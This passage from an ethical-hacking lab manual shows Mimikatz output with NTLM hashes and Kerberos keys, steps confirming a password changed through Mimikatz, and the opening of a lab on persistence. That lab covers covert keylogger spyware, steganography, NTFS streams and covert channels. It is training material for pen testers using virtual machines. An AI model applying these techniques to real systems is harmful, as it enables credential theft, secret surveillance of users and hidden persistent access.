

- RID : 000003ea (1002)
User : Admin
Hash NTLM: 8846f7eaeee8fb117ad06bdd830b7586c
- Supplemental Credentials:
 - RID : 000003ed (1005)
User : Jason
Hash NTLM: 2d20d252a479f485cdf5e171d93985bf
 - Supplemental Credentials:
 - * Primary:NTLM-Strong-NTOWF *
Random Value : de7d2d59ad92a4ae51f1a62dd5e0d94a
 - * Primary:Kerberos-Newer-Keys *
Default Salt : WINDOWS11Jason
Default Iterations : 4096
Credentials
 - aes256_hmac (4096) : 59d66a9eaf7f8065599d93f08606fc3fbbfde1251d9f3655509db0041c5a04bd
 - aes128_hmac (4096) : e121547285cd11d304b0dcad77071459
 - des_cbc_md5 (4096) : 9ea74c8c20daaa780

46. We can observe that the password of **Admin** is changed successfully and the new NTLM hash is displayed.
47. Now, check if the login password has changed for the target system (here, **Windows 11**).
48. Switch to the **Windows 11** virtual machine and lock the machine.
Note: If you are already logged in with **Admin** account sign out and sign-in again.
49. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.



50. You can see that if we try to login with the old password (**Pa\$\$word**) we are getting error **The password is incorrect. Try again.**.
51. Click **OK**, and login with **password** as a password which we have changed using mimikatz.

Module 06 – System Hacking



52. You will be able to login successfully using the changed password.
53. This concludes the demonstration of how to escalate privileges to gather Hashdump using Mimikatz.
54. Close all open windows and document all the acquired information.
55. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes

No

Platform Supported

Classroom

CyberQ

Lab**3**

Maintain Remote Access and Hide Malicious Activities

Remote code execution techniques are various tactics that can be used to execute malicious code on a remote system and maintain access to the system.

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Lab Objectives

- User system monitoring and surveillance using Power Spy
- User system monitoring and surveillance using Spytech SpyAgent
- Hide files using NTFS streams
- Hide data using white space steganography
- Image steganography using OpenStego and StegOnline
- Maintain persistence by abusing boot or logon autostart execution
- Maintain domain persistence by exploiting Active Directory Objects
- Privilege escalation and maintain persistence using WMI
- Covert channels using Covert_TCP

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 105 Minutes

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution
- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Lab Tasks

Task 1: User System Monitoring and Surveillance using Power Spy

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees.

Many employees are provided with a laptop computer and mobile phone that they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy that the employer has put in place and made known to employees.

Employee monitoring allows organizations to monitor employee activities and engagement with workplace-related tasks. An organization using employee monitoring can measure employee productivity and ensure security.

New technologies allow employers to check whether employees are wasting time on recreational websites or sending unprofessional emails. At the same time, organizations should be aware of local laws, so their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of the acceptable and unacceptable use of corporate resources during working hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

Power Spy is a computer activity monitoring software that allows you to secretly log all users on a PC while they are unaware. After the software is installed on the PC, you can remotely receive log reports on any device via email or FTP. You can check these reports as soon as you receive them or at any convenient time. You can also directly check logs using the log viewer on the monitored PC.

Here, we will perform user system monitoring and surveillance using Power Spy.

Note: Here, we will use **Windows Server 2022** as the host machine and **Windows Server 2019** as the target machine. We will first establish a remote connection with the target machine and later install keylogger spyware (Here, **Power Spy**) to capture the keystrokes and monitor other user activities.

